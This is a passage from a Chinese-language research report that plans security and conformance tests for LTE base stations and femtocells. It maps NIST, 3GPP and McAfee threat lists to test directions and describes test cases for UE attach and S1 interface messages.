也因此，在規劃實測項目中，我們會先回顧現有威脅與整理測試方向，包含 3GPP 標準規範 TR 33.805, TR 33.820, TS 33.320, TS 33.401、NIST[115]所提出的基站威脅、邁克菲白皮書[116]等。這些威脅整理在第 4.1 節中「一般性資安檢測技術研究-行動寬頻網路資安風險評估」和 4.3 節「基站之系統資安技術研究-風險評估」。在計畫執行的過程中，本團隊對於行動寬頻網路的知識背景又有更深的認知，以下我們將檢測項目分成三大類型：基礎功能檢測、介面資安檢測、和進階資安檢測。

基礎功能檢測之目的在於測試待測基站或是微型基站，以下合併稱之「（微型）基站」，所支援的通訊協定，包含 SCTP、GTP、TR-069 等。3GPP 除了利用 IP 封包來封裝使用者與控制層的訊息，上面還會疊加其他不同的通訊協定來當作路由、機密性保護、完整性保護的實作機制。在初始階段，為了要確認待測（微型）基站是否能與測試平臺相通，必須先通過基本的通訊協定測試。

進階功能檢測之目的在於測試設備狀態的一致性。由於行動寬頻網路裡有許多的核心網路元件狀態，包含 HSS、MME、S-GW、P-GW 等，這些具有特定功能的核心網路元件與 UE 和（微型）基站的運作正確性息息相關。為了要測試（微型）基站在進行通訊以及接收控制訊號時與核心網路的互通性，我們需要測試更複雜的項目來確保該基站能夠與測試平臺串接。

介面資安檢測之目的是當上述兩個都測試通過之後，才開始進行的安全檢測。這邊所測試的介面有 S1、X2、Uu 三個與基站相關的介面。由於每個介面所傳輸的內容

[115] Cichonski, J., Franklin, J. M., & Bartock, M. (2016). LTE Architecture Overview and Security Analysis.
[116] Tyson Macaulay, The 7 Deadly Threats to 4G, 2014

和牽涉的通訊協定各不相同，在設計測試項目時，需要針對使用的情境來做測試項目的調整，包含測試對象、威脅模型、參與元件等，才能提出合理的測試項目以及有方向的改善建議。目前我們初步規劃了幾個方向，包含通訊安全、軟體與系統安全、位置安全與時間安全等。

一、威脅分類與測試方向

開發與設計一個檢測平臺，應具備有可擴充性。雖然現有檢測平臺架構採用核心網路模擬器來進行，但未來若是添購設備，即使是 MME 或是其他重要元件也可以納入測試對象（待測物，Device Under Tese，簡稱 DUT）。也因此，在規劃測試項目的時候，可以先以整體行動寬頻網路的安全性作為基礎，而視待測物來提出相對應的測試項目。

在本報告中 4.1 節「一般性資安檢測技術研究-行動寬頻網路資安風險評估」有提出六大威脅：

- 威脅 1：外來網路訊務量威脅
- 威脅 2：無線訊號威脅
- 威脅 3：行動裝置間的威脅
- 威脅 4：系統、軟體漏洞威脅
- 威脅 5：核心網路內部通訊介面威脅
- 威脅 6：干擾網路服務




圖 6- 30 整體行動寬頻網路所遭遇之威脅

資料來源：本團隊整理

每項威脅是統整現有文件包含 NIST、3GPP、McAfee 報告而來。以下將會逐一列出所參考的威脅以及說明。

表 6- 3 NIST 行動網路威脅

本文編號	名稱	威脅說明
NIST 在 2015 年舊金山舉辦的 RSA Conference 中提出的投影片 “LTE Security – How Good Is It?” 有列舉了八個威脅，並在 2016 年發表了一篇草稿 “Draft NISTIR 8071 - LTE Architecture Overview and Security Analysis”，中間列舉有九項，與下面八項大同小異。由於發表年份關係，本年度暫時以投影片順序為主。		
TN.1	General Computer Security Threat	一般的電腦系統安全威脅。
TN.2	Renegotiation attacks	利用無線訊號的干擾來讓手機回到 2G, 3G 網路，轉換成比較弱保護的通訊機制。
TN.3	Device Identity Tracking	裝置識別的追蹤，來得知目標裝置的位置。
TN.4	Call interception	通話攔截。
TN.5	Jamming UE Radio	利用無線訊號阻塞手機的無線訊號，屬於阻斷式攻擊的一種。
TN.6	Attacks the secrete key K	複製、竊取永久金鑰 K，一旦成功則可以偽造該使用者。
TN.7	Physical Base station attacks	實體的基站攻擊，或是實際入侵。
TN.8	Availability attacks on eNodeB or Core Network	針對核心網路或是基站的可用性攻擊，也可是阻斷式攻擊。

資料來源：本團隊整理

表 6- 4 3GPP TR 33.805 行動網路威脅

本文編號	名稱	威脅說明
TR 33.805 rel 12，最後修改日期為 2013 年 12 月。該文件主要講 3GPP 網路產品的安全性保證，在附錄 D.2.1 中，根據攻擊的介面共列出了八個威脅。		
T805.1	Threats from terminal	從終端手機來的威脅。
T805.2	Threats from radio interface	來自於無線介面的威脅。
T805.3	threats from eNodeB	來自於基站的威脅。
T805.4	Threat from Transport network	來自於後置迴路(Backhaul)的威脅
T805.5	Threat from Outside mobile network	從外部網路或是行動網路來的威脅
T805.6	Charging threat	收費機制的威脅。
T805.7	Threat from Management Plane	來自管理層面的威脅。
T805.8	Threat from Internet	從一般網際網路來的威脅

資料來源：本團隊整理

表 6- 5 3GPP TR 33.820 中威脅項目

本文編號	名稱	威脅說明
TR 33.820 rel-8，Security of Home Node B (基站) / Home evolved Node B (HeNB)，主要探討微型基站的安全性，並提出具體的威脅列表，最終修改時間為 2009 年 12 月。之後的 TS 33.320 把威脅拿掉，並用安全需求做修補。		
T820.1	Compromise of H(e)NB authentication token by a brute force attack via a weak authentication algorithm.	利用暴力破解法來針對有弱點的認證演算法機制以取得基站認證資訊。
T820.2	Compromise of H(e)NB authentication token by local physical intrusion.	利用實體的侵入，例如直接進到機房操作，來取得認證資訊。
T820.3	Inserting valid authentication token into a manipulated H(e)NB.	能夠在可控制的基站內插入自行生成的認證資訊。
T820.4	User cloning the H(e)NB authentication Token.	使用者能夠取得並且複製認證的資訊。
T820.5	Man-in-the-middle attacks on H(e)NB first network access.	在基站首次連結業者網路期間，業者網路端點尚未有效地識別基站，網際網路上的攻擊者可以攔截基站上的所有流量，並取得其中的資訊，從而假冒基站。若對基站的認證資料不具唯一性，也有可能發生重播攻擊。

本文編號	名稱	威脅說明
T820.6	Booting H(e)NB with fraudulent software (“re-flashing”).	基站開機時啟動了假造的軟體。
T820.7	Fraudulent software update / configuration changes.	錯誤的軟體更新，或是錯誤的設定檔的改變。
T820.8	Physical tampering with H(e)NB.	直接修改基站設定。
T820.9	Eavesdropping of the other user’s UTRAN or E-UTRAN user data.	藉由著 UTRAN 或是 E-UTRAN 來竊聽使用者的資料
T820.10	Masquerade as other users.	偽裝成其他的使用者
T820.11	Changing of the H(e)NB location without reporting.	基站位址更改沒有回報，錯誤的基站位址可能導致電信業者管理錯誤。
T820.12	Software simulation of H(e)NB.	利用軟體模擬的方式偽造基站，該模擬的基站可能會影響其他核心網路的元件
T820.13	Traffic tunneling between H(e)NBs.	基站有額外的通訊管道，可能會洩漏用戶資料。
T820.14	Misconfiguration of the firewall in the modem/router.	核心網路內防火牆的設定錯誤，導致外來的攻擊可能滲入核心網路。
T820.15	Denial of service attacks against H(e)NB.	針對基站的阻斷式網路攻擊。
T820.16	Denial of service attacks against core network.	從核心網路內的元件發動對核心網路的阻斷式攻擊。
T820.17	Compromise of an H(e)NB by exploiting weaknesses of active network services	利用現有啟動的網路服務的弱點進行攻擊基站，利用漏洞攻擊持有該基站。基站被控制之後，進一步影響其他核心網路的元件。
T820.18	User’s network ID revealed to Home (e)NodeB owner	使用者的網路識別被暴露給基站。
T820.19	Mis-configuration of H(e)NB	錯誤的基站設定，造成系統漏洞。
T820.20	Mis-configuration of access control list (ACL) or compromise of the access control list	對於存取控制清單有錯誤的設定，或是可以直接修改存取控制清單。
T820.21	Radio resource management tampering	針對行動寬頻無線資源管理內容修改。
T820.22	Masquerade as a valid H(e)NB	偽裝一個合法的基站。
T820.23	Provide radio access service over a CSG	相似於偽裝一個合法的基站，可以直接持有一個基站針對特定的群組提供服務。
T820.24	H(e)NB announcing incorrect	基站回報錯誤的位置資訊到核心網

本文編號	名稱	威脅說明
	location to the network	路，影響管理。
T820.25	Manipulation of external time source	控制基站的時間同步機制，一旦時間不同步，有可能會引發錯誤的功能。
T820.26	Environmental/side channel attacks against H(e)NB	利用環境或是利用跨頻道攻擊基站。
T820.27	Attack on OAM and its traffic	OAM 或是功能類似的網路設備，主要用來管理基站或是其系統軟體。一旦該設備被佔有或是中間的訊務量可以被竄改，會影響到該基站所運行的情況。基站被控制之後，進一步影響其他核心網路的元件。
T820.28	Threat of H(e)NB network access	本身基站是一個惡意的角色，用來竊聽或是影響連接用戶的網路服務。基站被控制之後，進一步影響其他核心網路的元件。
T820.29	Handover to CSG H(e)NB.	使用者修改 CSG List 而交遞（Handover）到其他指定基站。

資料來源：本團隊整理

表 6- 6 McAfee 行動網路威脅

本文編號	名稱	威脅說明
2014 年，邁克菲的 Tyson Macaulay 發表了一篇 “The 7 Deadly Threats to 4G ”供電信商參考。裡面提到了七項威脅，以及未來佈建 4G 網路需要考量的安全性。		
TM.1	Wireless APN flooding	大量的攻擊頻寬消耗行動寬頻網路頻寬，使得服務品質不如預期。
TM.2	Mobile to mobile attacks	裝置間的攻擊。
TM.3	eNodeB/Femtocell/Microcell compromise	基站受到入侵。
TM.4	Machine to machine fragility	因為 3GPP 加入 IoT 的概念，裝置間的通訊可能會受到攻擊。
TM.5	Lawful intercept compliance	許多政府要提供法律證據時，電信商需要紀錄且安全地保存用戶資料。
TM.6	VoLTE service assurance	未來語音將會用 IP 封包傳遞，如何保障品質以及可用性。
TM.7	Content and media delivery	付費媒體要如何安全地傳遞。

資料來源：本團隊整理

將現有文件 NIST（表 6- 3）、3GPP（表 6- 4、表 6- 5）、McAfee（表 6- 6）報告所述之威脅與本研究團對於 4.1 節「一般性資安檢測技術研究-行動寬頻網路資安風險評估」所提之行動寬頻網路六大威脅整理對應如下：

表 6- 7 資安威脅種類與相關參考威脅

威脅種類	相關威脅
威脅 1：外來網路訊務量威脅	T820.{14,16} T805.{5, 8}, TM.1
威脅 2：無線訊號威脅	T820.{5, 9, 10, 15, 17, 18, 21, 22, 23, 25, 27, 28}, T805.{1, 2, 3}, TN.{2, 3, 5}, TM.1
威脅 3：行動裝置間的威脅	T820.{10, 21, 22}, T805.1, TM.{2, 4}
威脅 4：系統、軟體漏洞威脅	T820.{1, 2, 3, 4, 6, 7, 8, 19, 20, 26}, T805.3, TN.{1, 7}, TM.3
威脅 5：核心網路內部通訊介面威脅	T820.{5, 11, 12, 13, 14, 16, 17, 24, 27, 28}, T805.{3,7}, TN.8, TM.3
威脅 6：干擾網路服務	T805.{6, 7}, TN.{4, 6}, TM.{1, 5, 6, 7}

資料來源：本團隊整理

除將文件所述威脅進行分類外，本研究團隊亦針對 3.1 節「資安防護技術與服務之最新趨勢研究-網際網路資安最新趨勢」蒐集之相關攻擊做連結，整理分析如下表。

表 6- 8 行動網路相關攻擊事件/資安報告與威脅對應表

時間	事件或報告	威脅對應
2014-02	Apple iOS goto fails	威脅 3：行動裝置間的威脅
2014-04	OpenSSL Heartbleed 漏洞	威脅 4：系統、軟體漏洞威脅。會洩露憑證或是使用者資料。
2014-08	小米手機藏惡意程式	威脅 3：行動裝置間的威脅
2014-09	Bash Shellshock 漏洞	威脅 4：系統、軟體漏洞威脅。讓使用者能夠運行任意指令。
2014-12	SSL 3.0 協定漏洞	威脅 4：系統、軟體漏洞威脅。會洩露憑證或是使用者資料。
2015-05	模擬研究：Femtocell 家庭基站通訊截獲、偽造任意簡訊漏洞	威脅 2、威脅 5：微型基站因系統漏洞而被攻擊。

時間	事件或報告	威脅對應
2015-09	XcodeGhost (iOS 木馬)	威脅 3：行動裝置間的威脅
2015-10	報告宣稱：VoLTE 漏洞，美國兩大電信業者全軍覆沒	威脅 6：干擾網路服務。阻擾 VoLTE 運行時的功能正確性。
2015-10	Android 惡意程式 Ghost Push	威脅 3：行動裝置間的威脅
2015-10	T-Mobile 個資外洩	威脅 4：系統、軟體漏洞威脅。儲存用戶資料具備系統漏洞
2015-11	報告宣稱：BlackHat EU2015 報告 4G LTE 存在安全漏洞	威脅 6：干擾網路服務。可能洩漏使用者電話。
2015	報告宣稱：多款 3G、4G 路由器可被駭客完全控制	威脅 4、威脅 5：內部路由器因系統漏洞被控制。
2013~2016	（中國）偽基站泛濫，複製銀行號碼發詐騙簡訊	威脅 2、威脅 5：偽基站，透過無線訊號攻擊受害者。

資料來源：本團隊整理及表 3-1、表 3-2 註解來源

將所有的可能威脅或實際已發生之攻擊分類後，本團隊針對行動寬頻網路六大威脅研擬測試種類及方向如下。並針對行動寬頻網路基站待測物提出測試規劃。

表 6- 9 針對威脅種類擬定的測試方向

種類	測試種類與方向
威脅 1：外來網路訊務量威脅	流量（壓力測試）：檢驗基站能承載的負荷以及超出負荷的情況
	阻斷式攻擊（透過 S1-U 攻擊使用者裝置）：檢驗基站能承載的負荷以及超出負荷的情況。
威脅 2：無線訊號威脅	無線訊號干擾（Uu）：利用無線訊號來干擾行動裝置。
	無線資源控制：未認證的裝置是否能夠關閉空中介面
威脅 3：行動裝置間的威脅	裝置間阻斷式攻擊：裝置間的攻擊。
威脅 4：系統、軟體漏洞威脅	系統配置：檢查基本的系統測試
	系統安全：檢查運行系統的完整性
	網路介面（滲透測試）：利用網路連線來檢驗（微型）基站的網路連線。
	系統軟體（弱點掃描）：檢查系統內部是否有惡意文件與軟體，或是存在系統漏洞

種類	測試種類與方向
威脅 5：核心網路內部通訊介面威脅	阻斷式攻擊（X2）：一台惡意基站對另一台基站做攻擊
	IPSec 連線設置：是否有做憑證雙向驗證
威脅 6：干擾網路服務	位置管理資訊（S1-MME）：確認基站是否有正確的位置資訊
	時間資訊：確認基站是否能與核心網路同步。

資料來源：本團隊整理

雖然目前有規劃測試的方向與內容，但實際於檢測平臺時，應該需要有更明確的的步驟與內容。本計畫擬用一套格式來規劃測試項目，測試案例內容包含：

- 測試說明：說明測試內容以及相關的安全需求或是威脅。
- 參考資料：參照的文件或是對應的威脅種類與細項。
- 測試目的：本測試案例的步驟目標
- 測試環境暨初始條件：環境的說明與起始狀態
- 測試方法：測試步驟
- 預期結果：如何判定成功與否，或是預期輸出內容或格式

行動寬頻資安檢測平臺規劃檢測項目如下表，細節則是個別在之後的章節介紹。

表 6- 10 行動寬頻資安檢測項目規劃

檢測種類	檢測項目名稱	
基礎功能檢測	TC1.1: Initial RRC Connection Setup and Reconfiguration	
	TC1.2: UE Initial Attach	
介面資安檢測	NAS 層傳輸	TC2.1: Initial UE Message（EMM_DEREGISTERED 狀態）
		TC2.2:Initial UE Message（EMM_IDLE 狀態）
		TC2.3:Initial UE Message（追蹤細胞更新狀態）
		TC2.4:Initial UE Message（Service Request 狀態）
	下行 NAS	TC2.5:Downlink NAS Transport
		TC2.6: Downlink NAS Transport
進階資安檢測	TC3.1:IPSec Connection (I)	
	TC3.2:IPSec Connection (II)	
	TC3.3:TrE Check	
	TC3.4:Software Validation	
	TC3.5:Location Authentication	
	TC3.6:Location Report	
	TC3.7:Time Synchronization	
	TC3.8:Radio Power Control	

資料來源：本團隊整理

二、測試環境架設

基站資安檢測環境架構配置如圖 6- 31 所示。圖中 eNodeB 為待測設備，核心網路模擬器與 eNodeB 連接，如有需要可在核心網路模擬器與 eNodeB 間的 S1 介面上透過監測儀器對介面上的信令進行監測。部分測試內容(如：eNodeB 間的換手)需要使用兩台 eNodeB 設備或基站網路模擬器。

測試儀器要求

- 基站（待測物）
- 工程手機（UE 設備）
- 核心網路模擬器（需能模擬多台核心網路）
- 基站網路模擬器（需能模擬多台相鄰之基站）

介面監測儀器

- 支持基站埠口的監測，支持對各層協定的解碼。

測試終端

- 可連接電腦記錄並顯示行動裝置發送與接收的信令序列。

測試前提條件

(1) 被測設備安裝完畢，硬體軟體全部工作正常，數據正確配置並正常執行；

- 被測設備商須提供相關參數，及協助完成核心網路模擬器相關基站資訊參數設定，且透過手機經被測設備及核心網路模擬器，完成連線上網。
- 被測設備商須提供本地管理終端（Local Maintance Terminal, LMT）相關實作訊息，及工程模式與商用模式之兩種存取與管理權限。
- 被測設備商須提供 HeMS/OAM 管理介面及存取與管理權限。
- 被測設備商須配合檢測項目提供 IPSec 啟動及關閉之作業程序與方法，並配合檢測需求開啟及關閉指定埠口與功率調整。
- 被測設備商須提供認證訊息、TrE 訊息、韌體更新程序、位置資訊認證訊息、時間同步 NTP 實作訊息，以配合檢測。

(2) 輔助測試設備硬體軟體全部工作正常，已完成各種數據的正確設定；

(3) 輔助測試無線環境正常工作。

圖 6- 31 基站測試架構圖

資料來源：本團隊整理

三、檢測項目規劃

（一）基礎功能檢測

1. TC1.1 Initial RRC Connection Setup and Reconfiguration

測試案例：Initial RRC Connection Setup and Reconfiguration
測試說明 · 測試 UE 能否成功進行 EPS Attach 和 Default EPS Bearer Context Activation 流程。 **參考資料** · 3GPP TS.11 (30.1.1.1)、3GPP TS 24.301。 **測試目的** · 測試 UE 是否能成功在 Network Attachment 流程中成功建立默認 EPS 承載。 **測試環境暨初始條件** · 將 UE 關機。 **測試方法** (1) 將 UE 開機，並確認 UE 是否向 eNodeB 發送“Attach Request” 訊息來發起 Attach 流程。透過 eNodeB 內部紀錄或第三方分析工具確認 UE 向 eNodeB 發送“PDN CONNECTIVITY REQUEST”訊息，此訊息中可能包含 UE 前一次連線上網所使用的 GUTI。 (2) LTE 網路會於驗證完成後發送"RRCConnectionReconfiguration" [ATTACH ACCEPT]訊息給 UE，其中包含“EPS Radio Bearer Identity”及默認承載(default bearer)的 APN。 (3) 透過建立主動建立 MT(mobile terminated)連線(例如向 UE 發送 ICMP(ping)封包)確認 UE 是否完成 attach 並具備默認承載。若此 UE 無法成功啟用 MT 服務，則改為再觸發冗餘 TAU(redundant Tracking Area Update)流程條件下發起 MO 連線(例如由 UE 向應用伺服器發送 ICMP(ping)封包)以確認 UE 已完成 attach 並具備默認承載。 **預期結果** · UE 成功完成 Attach 流程。 · UE 成功建立 MT 或 MO 服務連接。

2. 測試案例：TC1.2 UE Initial Attach

測試案例：UE Initial Attach
測試說明 · 欲測試基站前，必須先確定是否能正常地與測試平臺銜接。模擬 MME、HSS、S-GW、PGW、使得 UE 用戶可透過基站所發出的訊號，並使用移動網路連線至網路。 **參考資料** · 3GPP TS 23.401。 **測試目的** · 實體手機是否能透過連接實體基站和核心網路模擬器連接至網際網路。 **測試環境暨初始條件** · 實體手機一台、（微型）基站、核心網路模擬器。 **測試方法** (1) 連接（微型）基站至核心網路模擬器，確定網路設定及路由正確。 (2) 運行核心網路腳本，觀測（微型）基站是否有發送連接訊息（S1 Setup） (3) 驗證手機是否能正確連接到核心網路。 (4) 驗證手機是否能存取外部網路。 **預期結果** · 如果手機能存取外部網路，則該待測裝置（微型）基站通過測試，反之不通過。

該腳本為利用核心網路模擬器模擬 MME、HSS、S-GW、PGW，使 UE 可透過移動網路與網際網路連接，待測裝置基站能夠傳遞 UE 訊息。此腳本，除了每部分都要建立連線之外，還需要許多認證與驗證過程，因此十分複雜。圖 6- 32 為腳本內容，不過由於內容太過龐大，因此有許多流程被包裝成模組使用，以簡化腳本的內容。

腳本的一開始，會先去取得該模擬的環境參數以及可使用的資源，接下設定初始的環境以及計算 MME 的傳輸速率，接下來就是判定是否第一次建立環境，是初次建立的話，再依照環境模式來判斷是否建立 IPsec 或是 GTP，並建立與 MME 相關連線建立（舉例：S1-MME 介面），接下來重啟腳本。如果不是第一次建立環境 （即初始

環境在本次執行腳本之前已完成），則開始初始 MME 的步驟，接下來即是安全模式的建立，如果建立失敗，就會撤除先前建立的通道以及原本建立好的環境。而建立成功也會將原本的環境撤除，因為可以使用安全模式來傳遞資料了。




圖 6- 32 UE Initial Attach 腳本

資料來源：本團隊整理

而執行的部分，在 EXFO EAST 主畫面點選 runner 並使用 Load runner 並載入進階測試腳本的內容，按下 run 就會跑出類似圖 6- 33 和圖 6- 34 等訊息，此部分主要顯示 MME 與基站開始建立 S1-MME 介面至建立好安全連線之間的訊息，這部分可以看出各機台之間一直透過 NAS 訊息在傳遞資料。




圖 6- 33 訊息流程圖(1)

資料來源：本團隊整理




圖 6- 34 訊息流程圖(2)

資料來源：本團隊整理

以上的步驟執行完後，可由手機端測試連線結果，由於我們在 EXFO EAST 的環境設定 MCC 為 440 而 MNC 為 10，因此手機收到的訊號時，便認定訊號為來自日本的 DOCOMO 電信公司。在手機端可透過手機軟體 AZENQOS 來撰寫腳本，用來測試網路會如何反應並可以將執行腳本的結果寫在檔案中，因此可以將結果從檔案讀出後重複撥放，看網路行為是否正確。除此之外，亦可透過手機軟體 Network Cell Information 來確定訊號的強弱或是其他有關移動網路的資訊，如圖 6- 35 所示，點開

網頁也可以正常使用。

圖 6- 35 手機測試結果畫面

資料來源：本團隊整理

（二）介面資安檢測

TD-LTE 演進無線接取子系統 S1 介面包括信令與用戶，S1 介面的測試包括信令 S1AP 協定與用戶 GTP-U 協定的一致性測試。其中信令 S1AP 協定的一致性測試包括：NAS 層傳輸功能、尋呼過程、E-RAB 管理過程、上下文管理過程、換手過程、管理功能、UE 能力信息指示、位置報告功能、預警功能、信息傳輸、配置信息傳輸等、

1. 測試案例：TC2.1: Initial UE Message（EMM_DEREGISTERED 狀態）

測試案例：Initial UE Message（EMM_DEREGISTERED 狀態）

測試說明

· UE 發起啟動過程，eNodeB 發送 INITIAL UE MESSAGE 訊息。

參考資料

· 3GPP TS 36.410、3GPP TS 36.411、3GPP TS 36.412、3GPP TS 36.414。

測試目的


· 驗證 eNodeB 可按規範要求發起 INITIAL UE MESSAGE 訊息，訊息格式符合規範要求。

測試環境暨初始條件

(1) 實 eNodeB 透過 S1 介面與 MME 模擬器相連結。

(2) UE 停留在 eNodeB 細胞 CELL。

(3) UE 處於 EMM_DEREGISTERED 狀態。



測試方法

(1) 連 eNodeB 從 Uu 介面 RRC 訊息 RRC CONNECTION SETUP COMPLETE 中接收到第一條發送到 EPC 的 NAS 訊息，eNodeB 向 MME 發送 INITIAL UE MESSAGE 訊息包含：

a. eNodeB UE S1AP ID；

b. NAS-PDU：Attach Request 訊息；

c. TAI：PLMN+TAC；

d. E-UTRAN CGI；

e. S-TMSI（可選）；

f. RRC Establishment Cause：mo-Signalling

(2) 隨後的訊息流程正常，UE 啟動成功。

預期結果

· 隨後的訊息流程正常，UE 啟動成功，訊息格式符合規範要求。

測試結果如下圖

